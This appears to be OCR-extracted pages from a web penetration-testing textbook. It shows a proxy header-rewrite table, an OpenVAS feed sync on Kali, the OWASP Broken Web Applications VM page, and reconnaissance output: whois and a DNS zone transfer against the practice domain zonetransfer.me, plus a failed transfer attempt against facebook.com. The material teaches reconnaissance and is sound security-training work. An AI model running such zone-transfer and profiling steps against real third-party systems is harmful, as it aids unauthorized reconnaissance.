
Enabled	Item	Match	Replace	Type	Comment
□	Request header	^User-Agent.*$	User-Agent: Mozilla/4.0 (com...	Regex	Emulate IE
□	Request header	^User-Agent.*$	User-Agent: Mozilla/5.0 (iPho...	Regex	Emulate iOS
□	Request header	^User-Agent.*$	User-Agent: Mozilla/5.0 (Linu...	Regex	Emulate Android
□	Request header	^If-Modified-Since.*$		Regex	Require non-cached response
□	Request header	^If-None-Match.*$		Regex	Require non-cached response
□	Request header	^Referer.*$		Regex	Hide Referer header
□	Request header	^Accept-Encoding.*$		Regex	Require non-compressed respo...
□	Response head...	^Set-Cookie.*$		Regex	Ignore cookies
□	Request header	^Host: foo.example.o...	Host: bar.example.org	Regex	Rewrite Host header









```
dfn-cert-2015.xml
      2,041,533 100%   98.83kB/s    0:00:20 (xfr#27, to-chk=8/36)
dfn-cert-2015.xml.asc
            181 100%  176.76kB/s    0:00:00 (xfr#28, to-chk=7/36)
dfn-cert-2016.xml
      2,663,457 100%  102.42kB/s    0:00:25 (xfr#29, to-chk=6/36)
dfn-cert-2016.xml.asc
            181 100%    0.43kB/s    0:00:00 (xfr#30, to-chk=5/36)
dfn-cert-2017.xml
      2,238,007 100%   94.44kB/s    0:00:23 (xfr#31, to-chk=4/36)
dfn-cert-2017.xml.asc
            181 100%    0.43kB/s    0:00:00 (xfr#32, to-chk=3/36)
sha1sums
          2,002 100%    4.77kB/s    0:00:00 (xfr#33, to-chk=2/36)
timestamp
             13 100%    0.03kB/s    0:00:00 (xfr#34, to-chk=1/36)
timestamp.asc
            181 100%    0.43kB/s    0:00:00 (xfr#35, to-chk=0/36)

sent 719 bytes  received 41,074,002 bytes  109,678.83 bytes/sec
total size is 41,061,637  speedup is 1.00
/usr/sbin/openvasmd
User created with password 'f79d3638-cc69-4d2f-8f52-5ae84baeacb1'.
root@kali:~#
```





Alice's Tor client picks a random path to destination server. Green links are encrypted, red links are in the clear.



192.168.56.101

owaspbwa

OWASP Broken Web Applications Project

Version 1.2


This is the VM for the Open Web Application Security Project (OWASP) Broken Web Applications project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project User Guide and Home Page.

For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc.


!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS	
OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	


Chapter 3: Reconnaissance and Profiling the Web Server




```
root@kali:~# whois zonetransfer.me
Domain Name: ZONETRANSFER.ME
Registry Domain ID: D108500000003513097-AGRS
Registrar WHOIS Server:
Registrar URL: http://www.meshdigital.com
Updated Date: 2017-12-20T10:20:27Z
Creation Date: 2011-12-27T15:34:08Z
Registry Expiry Date: 2019-12-27T15:34:08Z
Registrar Registration Expiration Date:
Registrar: Mesh Digital Limited
Registrar IANA ID: 1390
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Reseller:
Domain Status: ok https://icann.org/epp#ok
Registry Registrant ID: C3093427-AGRS
Registrant Name: Robin Wood
Registrant Organization: DigiNinja
Registrant Street: 1 The Internet
Registrant City: Tube City
Registrant State/Province: Routerville
Registrant Postal Code: DN1 4JA
Registrant Country: GB
Registrant Phone: +44.1234567890
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: robin@digininja.org
```




```
Admin Email: robin@digininja.org
Registry Tech ID: C4439188-AGRS
Tech Name: Webfusion Limited
Tech Organization: Webfusion Limited
Tech Street: 5 Roundwood Avenue
Tech City: Stockley Park
Tech State/Province: Uxbridge
Tech Postal Code: UB11 1FF
Tech Country: GB
Tech Phone: +44.8712309525
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: services@123-reg.co.uk
Name Server: NSZTM1.DIGI.NINJA
Name Server: NSZTM2.DIGI.NINJA
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2018-02-25T09:44:05Z <<<
```




```
root@kali:~# dig axfr zonetransfer.me @NSZTM1.DIGI.NINJA | cut -d " " -f1-3

; <<>> DiG
;; global options:
zonetransfer.me.        7200    IN      SOA     nsztm1.digi.ninja. robin.digi.ninja. 2014101603
zonetransfer.me.        7200    IN      RRSIG   SOA 8 2
zonetransfer.me.        7200    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.        7200    IN      NS      nsztm2.digi.ninja.
zonetransfer.me.        7200    IN      RRSIG   NS 8 2
zonetransfer.me.        7200    IN      A       217.147.177.157
zonetransfer.me.        7200    IN      RRSIG   A 8 2
zonetransfer.me.        300     IN      HINFO   "Casio fx-700G" "Windows
zonetransfer.me.        300     IN      RRSIG   HINFO 8 2
zonetransfer.me.        7200    IN      MX      0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      RRSIG   MX 8 2
zonetransfer.me.        301     IN      TXT     "google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA"
zonetransfer.me.        301     IN      RRSIG   TXT 8 2
zonetransfer.me.        3600    IN      NSEC    _sip._tcp.zonetransfer.me. A NS
zonetransfer.me.        3600    IN      RRSIG   NSEC 8 2
zonetransfer.me.        300     IN      DNSKEY  256 3 8
zonetransfer.me.        300     IN      DNSKEY  256 3 8
zonetransfer.me.        300     IN      DNSKEY  257 3 8
zonetransfer.me.        300     IN      RRSIG   DNSKEY 8 2
zonetransfer.me.        300     IN      RRSIG   DNSKEY 8 2
_sip._tcp.zonetransfer.me. 14000 IN     SRV     0
_sip._tcp.zonetransfer.me. 14000 IN     RRSIG   SRV
_sip._tcp.zonetransfer.me. 3600 IN      NSEC    157.177.147.217.IN-ADDR.ARPA.zonetransfer.me. SRV
_sip._tcp.zonetransfer.me. 3600 IN      RRSIG   NSEC 8
157.177.147.217.IN-ADDR.ARPA.zonetransfer.me. 7200 IN
157.177.147.217.IN-ADDR.ARPA.zonetransfer.me. 7200 IN
157.177.147.217.IN-ADDR.ARPA.zonetransfer.me. 3600 IN
157.177.147.217.IN-ADDR.ARPA.zonetransfer.me. 3600 IN
asfdbauthdns.zonetransfer.me. 7900 IN   AFSDB   1
asfdbauthdns.zonetransfer.me. 7900 IN   RRSIG   AFSDB
asfdbauthdns.zonetransfer.me. 3600 IN   NSEC    asfdbbox.zonetransfer.me.
asfdbauthdns.zonetransfer.me. 3600 IN   RRSIG   NSEC
asfdbbox.zonetransfer.me. 7200  IN      A       127.0.0.1
asfdbbox.zonetransfer.me. 7200  IN      RRSIG   A 8
asfdbbox.zonetransfer.me. 3600  IN      NSEC    asfdbvolume.zonetransfer.me. A
asfdbbox.zonetransfer.me. 3600  IN      RRSIG   NSEC 8
```




```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> axfr facebook.com @A.NS.FACEBOOK.COM
;; global options: +cmd
; Transfer failed.
```



